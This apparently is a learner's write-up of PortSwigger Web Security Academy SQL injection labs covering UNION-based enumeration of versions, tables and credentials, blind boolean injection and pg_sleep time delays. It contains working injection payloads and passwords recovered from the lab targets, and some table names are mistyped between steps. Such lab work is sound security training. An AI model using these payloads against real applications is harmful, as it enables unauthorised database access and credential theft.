



- SQL injection attack, querying the database type and version on MySQL and Microsoft
 - <https://portswigger.net/web-security/sql-injection/examining-the-database/lab-querying-database-version-mysql-microsoft>
 - For this lab, I am taking advantage of a weakness in the product category filter to launch a UNION attack:
 - 1) Using burpsuite, I probe the query to determine the number of returned columns to be 2 by injecting this payload in place of the category name in the request: '+UNION+SELECT+NULL,NULL#
 - 2) I then figure out the datatypes of the columns, which both turn out to be strings, by injecting this payload in the same spot: '+UNION+SELECT+'apples','oranges'#
 - 3) With this knowledge, I am able to inject the following to query the database type and MySQL + Microsoft versions: '+UNION+SELECT+@@version,NULL#




- SQL injection attack, listing the database contents on non-Oracle databases
 - <https://0a2b000e03a98352c027141800200099.web-security-academy.net>
 - I start this lab the same way I did from steps 1 & 2 of the last one
 - I then inject this payload to query the list of table names: '+UNION+SELECT+table_name,+NULL+FROM+information_schema.tables—
 - This yields: users_vcvyjj
 - Then I use this payload to query the column names: '+UNION+SELECT+column_name,+NULL+FROM+information_schema.columns+WHERE+table_name='users_vcvyjjg'—
 - This gives the columns:
 - password_uexvno
 - username_zswtub

- Finally I use this payload to pull the list of usernames and the passwords associated with them: '+UNION+SELECT+username_zswtub,+password_uexvno+FROM+users_vcvyig—'
 - Administrator
 - 3nc6cvhctw1u8r4w5txn



- Blind SQL injection with conditional responses
 - <https://portswigger.net/web-security/sql-injection/blind/lab-conditional-responses>
 - In order to familiarize myself with this different type of SQL injection attack, I read a lot of documentation on blind injections, and the burpsuite tools that can help.
 - These payloads were injected right next to the Tracking ID of a request, if the page displayed “Welcome back”, then I knew that data was being returned to the page. They were used to determine the length of the password, and were incremented until I found the password to be 20 characters long.
 - ' AND(SELECT 'a' FROM USERS WHERE username='administrator' AND LENGTH(password)>1)='a
 - I then used burpsuite’s Intruder tool in order to probe each character of the password in a painstakingly long procedure until I was able to find the password and log in to administrator. The first argument for password was incremented for each test, up to 20.
 - Payload: ' AND (SELECT SUBSTRING(password,1,1) FROM users WHERE username='administrator')='&#x27;&#x27;
 - Password: h8fa3mcyigdy5y5pmkzr



- Blind SQL injection with time delays
 - <https://portswigger.net/web-security/sql-injection/blind/lab-time-delays>
 - For this lab, I appended a payload to the end of the cookie to implement a time delay. I didn't know what database I was working with, so I had to test some different payloads from the injection cheat sheet until I found out that the one for PostgreSQL worked: '|| pg_sleep(10)—'

